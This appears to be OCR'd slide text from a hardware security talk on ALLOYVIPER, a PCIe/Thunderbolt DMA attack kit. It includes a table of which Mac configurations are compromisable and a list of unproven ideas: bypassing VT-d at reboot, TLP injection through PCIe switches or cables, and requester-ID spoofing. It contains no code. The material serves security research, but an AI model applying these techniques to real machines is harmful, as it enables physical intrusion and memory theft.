
Building ALLOYVIPER

Building ALLOYVIPER


Building ALLOYVIPER




Building ALLOYVIPER



Building ALLOYVIPER



MITMing




AM I OWNED?

PROBABLY NOT

	<10.8.2	>=10.8.2
Pre-Ivy Bridge	OWNED	OWNED
Ivy Bridge and later	OWNED	NOT OWNED :(

DUDE, WHAT THE HELL? UPGRADE YOUR SHIT

⇐ Thanks for the slides, snare & rzn



WHAT’S NEXT?

NEW TRIX

- Maybe make the kit a little bit smaller
- Bypass VT-d?
- See if we can do it without imitating a device?
- Full memory capture

Bypassing VT-d on Macbooks?

- VT-d is off at boot/reboot
- Broadcom Ethernet drivers crash the system
- System reboots - all the doors are open for a few moments

No POC yet (I’ll GTFO soon…)

Can we do it without imitating a device?

- Some PCIe switches have ‘transparent’ mode
- Some PCIe switches have TLP injection debug features
- Can we build one into a genuine device?
- Can we build one into a cable?

No POC yet here either

Potential enhancements

- 64-bit DMA (>4gb access!)
- Full control over TLP Header
  - spoofing requester ID
  - testing ‘reserved’ bits

Enough unproven concepts… time to GTFO...

Questions?

Joe FitzPatrick
@securelyfitz
joefitz@securinghardware.com
http://www.securinghardware.com